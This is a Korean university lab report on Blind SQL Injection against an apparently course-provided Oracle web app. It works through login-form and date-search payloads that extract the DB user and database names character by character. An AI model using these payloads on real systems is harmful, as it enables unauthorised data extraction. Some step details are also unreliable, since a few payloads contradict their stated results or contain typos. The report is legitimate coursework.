□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

Blind SQL Injection

: 로그인, 날짜 검색

2025년 3월 25일

학번 : 32231594
이름 : 박기쁨

1. Blind SQL Injection - 로그인

<과정 설명>

AND 연산자는 전후 조건이 모두 참인 경우에만 참을 반환한다. Blind SQL Injection 은 AND 연산자 이하의 쿼리문이 참인 경우와 거짓인 경우 반환되는 서버의 응답이 다르다는 점을 이용하여 데이터를 추출하는 공격이다.

본 레포트는 로그인 페이지에서 Blind SQL Injection 을 수행한다.

Step 1. SQL Injection 취약점 존재 여부 확인

Step 1-1. 싱글 쿼터(') 입력


: 싱글 쿼터는 SQL 구문에서 문법적인 요소로 작용하기 때문에, 싱글 쿼터를 입력하였을 때 서버가 에러를 반환한다면, 해당 서버가 SQL Injection 에 취약하다는 것을 의미한다.

(싱글 쿼터 2 개 입력 시 정상 작동 추정)

Step 2. Blind SQL Injection 을 이용하여 참/거짓 반응 확인

Step 2-1. 임의의 사용자 아이디 추출

: Blind SQL Injection 을 수행하기 위해 회원가입 페이지의 아이디 중복체크 기능을 이용하여 임의의 사용자 아이디를 한 개 추출한다.



Step 2-2. admin' AND 1 =1 -- 입력

: 추출한 아이디인 admin 뒤에 '를 붙여 검색어를 admin 까지로 임의 지정해준다.

: --을 사용하여 입력한 쿼리 이하 내용은 주석 처리한다.

: 참인 경우의 반응인지 거짓인 경우의 반응인지 알 수 없다.

(admin' AND 1 =2 -- 입력 시 반응 또한 참인 경우의 반응인지 거짓인 경우의 반응인지 알 수 없음)


Step 2-3. 회원가입

: 옳은 아이디-비밀번호 set 을 얻기 위해 회원가입을 진행한다.

: ID 는 internetsec, PW 는 1234 로 가입하였다.

Step 2-4. 아이디 란에 internetsec' AND 1 =1 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, AND 이하의 쿼리문이 참임을 알 수 있다.



(아이디 란에 internetsec' AND 1 =2 --, 비밀번호 란에 1234 입력, 로그인에 실패하므로 AND 이하의 쿼리문이 거짓임을, 거짓인 경우의 반응이 "ID 혹은 비밀번호가 틀렸습니다."임을 알 수 있음)

Step 3. DB User 명 추출

Step 3-1. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) >100 --, 비밀번호 란에 1234 입력

: ASCII 함수는 문자를 숫자로 변환하는 함수로, 추출한 문자를 10 진수 ASCII 값으로 변환한다.

: SUBSTR 함수는 문자열을 자르는 함수로, SUBSTR(문자열, 시작 위치, 추출할 글자수)의 형태로 쓰인다.

: DB User 명(Current User)을 추출하는 쿼리는 SELECT user FROM dual 이고, 예약어인 WHERE 절 뒤에서는 user 로 사용한다. (pentestmonkey 참고 : https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet)

: DB User 명의 첫 번째 글자의 ASCII 값이 100 초과인지 확인한다.

: 로그인에 실패하므로, 첫 번째 글자의 ASCII 값이 100 이하임을 알 수 있다.

(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) >75 --, 비밀번호 란에 1234 입력, 로그인에 실패하므로 첫 번째 글자의 ASCII 값 75 이하)


(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) >60 --, 비밀번호 란에 1234 입력, 로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 60 초과 75 이하)

(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) >70 --, 비밀번호 란에 1234 입력, 로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 70 초과 75 이하)

(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) >72 --, 비밀번호 란에 1234 입력, 로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 72 초과 75 이하)

(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) >73 --, 비밀번호 란에 1234 입력, 로그인에 실패하므로 첫 번째 글자의 ASCII 값 72 초과 73 이하)

(아이디 란에 internetsec' AND ASCII(SUBSTR(user,1,1)) =73 --, 비밀번호 란에 1234 입력, 로그인이 정상적으로 진행되므로 첫 번째 글자의 ASCII 값 73)



Step 3-2. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,2,1)) =78--, 비밀번호 란에 1234 입력

: 같은 방법을 반복하여, user 명의 다른 글자의 ASCII 값도 확인한다.

: 로그인이 정상적으로 진행되므로, 두 번째 글자의 ASCII 값이 78 임을 알 수 있다.

Step 3-3. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,3,1)) =70 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 세 번째 글자의 ASCII 값이 70 임을 알 수 있다.

Step 3-4. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,4,1)) =70 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 네 번째 글자의 ASCII 값이 79 임을 알 수 있다.

Step 3-5. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,5,1)) =83 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 다섯 번째 글자의 ASCII 값이 83 임을 알 수 있다.

Step 3-6. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,6,1)) =69 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 여섯 번째 글자의 ASCII 값이 69 임을 알 수 있다.

Step 3-7. 아이디 란에 internetsec' AND ASCII(SUBSTR(user,7,1)) =67 --, 비밀번호 란에 1234 입력

: 로그인이 정상적으로 진행되므로, 일곱 번째 글자의 ASCII 값이 67 임을 알 수 있다.

Step 3-8. 아이디 란에 internetsec' AND ASCII(SUBSTR(user8,1)) =0 --, 비밀번호 란에 1234 입력

: 결과가 출력되지 않으므로, 여덟 번째 글자의 ASCII 값이 없음을, 즉, User 명은 일곱 글자임을 알 수 있다.

Step 3-9. ASCII 값 변환 및 취합

: 아스키 코드표를 참고하여, 7 개의 ASCII 값으로부터 7 글자의 테이블명을 추출한다.

: DB User 명은 INFOSEC 임을 알 수 있다.

2. Blind SQL Injection - 날짜 검색

<과정 설명>

AND 연산자는 전후 조건이 모두 참인 경우에만 참을 반환한다. Blind SQL Injection 은 AND 연산자 이하의 쿼리문이 참인 경우와 거짓인 경우 반환되는 서버의 응답이 다르다는 점을 이용하여 데이터를 추출하는 공격이다.

본 레포트는 게시판 페이지에서 날짜 검색 기능을 이용하여 Blind SQL Injection 을 수행한다.

Step 1. SQL Injection 취약점 존재 여부 확인

Step 1-1. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231 입력

: S 가 포함된 게시글 목록이 정상 출력된다.

Step 1-2. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') -- 입력

: 20251231 뒤에 '를 붙여 검색어를 20251231 까지로 임의 지정해준다.

: ORACLE 에서 날짜 데이터는 문자열이 아닌 DATE 형으로 다루어질 가능성이 크다는 점을 참고하여, 문자열을 DATE 형으로 변경해주는 TO_DATE 함수의 문법을 활용한 검색어를 입력해본다. (https://deftkang.tistory.com/86 참고)

: --을 사용하여 입력한 쿼리 이하 내용은 주석 처리한다.

: S 가 포함된 게시글 목록이 정상 출력되므로 날짜가 DATE 형으로 다루어짐을, 날짜 검색 기능에서 TO_DATE 등의 함수를 사용함을 알 수 있고, 이후 과정에서 해당 문법을 활용하여 Blind SQL Injection 을 수행하도록 한다.

Step 2. 테이블 수 확인

Step 2-1. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,1,1)) >75 -- 입력

: ASCII 함수는 문자를 숫자로 변환하는 함수로, 추출한 문자를 10 진수 ASCII 값으로 변환한다.

: SUBSTR 함수는 문자열을 자르는 함수로, SUBSTR(문자열, 시작 위치, 추출할 글자수)의 형태로 쓰인다.

: 현재 DataBase 명을 추출하는 쿼리는 SELECT SYS.DATABASE_NAME FROM dual 이고, 예약어인 AND 절 뒤에서는 SYS.DATABASE_NAME 으로 사용한다. (pentestmonkey 참고 : https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet)

: 현재 DataBase 명의 첫 번째 글자의 ASCII 값이 75 초과인지 확인한다.

: 결과가 정상적으로 출력되므로, 첫 번째 글자의 ASCII 값이 75 초과임을 알 수 있다.

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,1,1)) >80 -- 입력, 결과가 출력되지 않으므로 첫 번째 글자의 ASCII 값 75 초과 80 이하)

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,1,1)) >78 -- 입력, 결과가 정상적으로 출력되므로 첫 번째 글자의 ASCII 값 78 초과 80 이하)

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,1,1)) >79 -- 입력, 결과가 출력되지 않으므로 첫 번째 글자의 ASCII 값 78 초과 79 이하)

(검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,1,1)) =79 -- 입력, 결과가 정상적으로 출력되므로 첫 번째 글자의 ASCII 값 79)

Step 2-2. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,2,1)) =82 -- 입력
: 같은 방법을 반복하여, 현재 DataBase 명의 다른 글자의 ASCII 값도 확인한다.
: 결과가 정상적으로 출력되므로, 두 번째 글자의 ASCII 값이 82 임을 알 수 있다.

Step 2-3. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,3,1)) =67 -- 입력
: 결과가 정상적으로 출력되므로, 세 번째 글자의 ASCII 값이 67 임을 알 수 있다.

Step 2-4. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,4,1)) =76 -- 입력
: 결과가 정상적으로 출력되므로, 네 번째 글자의 ASCII 값이 76 임을 알 수 있다.

Step 2-5. 검색창에 S, 날짜 검색 기능의 왼쪽 란(Start Date)에 20150101, 오른쪽 란(End Date)에 20251231', 'YYYYMMDD') AND ASCII(SUBSTR(SYS.DATABASE_NAME,5,1)) >0 -- 입력
: 결과가 출력되지 않으므로, 다섯 번째 글자의 ASCII 값이 없음을, 즉, 현재 DataBase 명은 네 글자임을 알 수 있다.

Step 2-6. ASCII 값 변환 및 취합
: 아스키 코드표를 참고하여, 4 개의 ASCII 값으로부터 4 글자의 테이블명을 추출한다.
: 현재 DataBase 명은 ORCL 임을 알 수 있다.

성명	프로젝트 후 소감
박기쁨	이전 실습에서 Blind SQL Injection 의 기본적인 내용과 방법을 배웠다면, 이번 실습에서는 활용 방법을 익힐 수 있었던 것 같다. 기계처럼 같은 작업을 반복하는 것이 아니라, 서버의 사이트의 형식과 구성에 따라 서로 다른 방법으로 공격을 진행해야 하고, 서버에 대한 이해가 먼저 수행되어야 한다는 것을 깨달았다.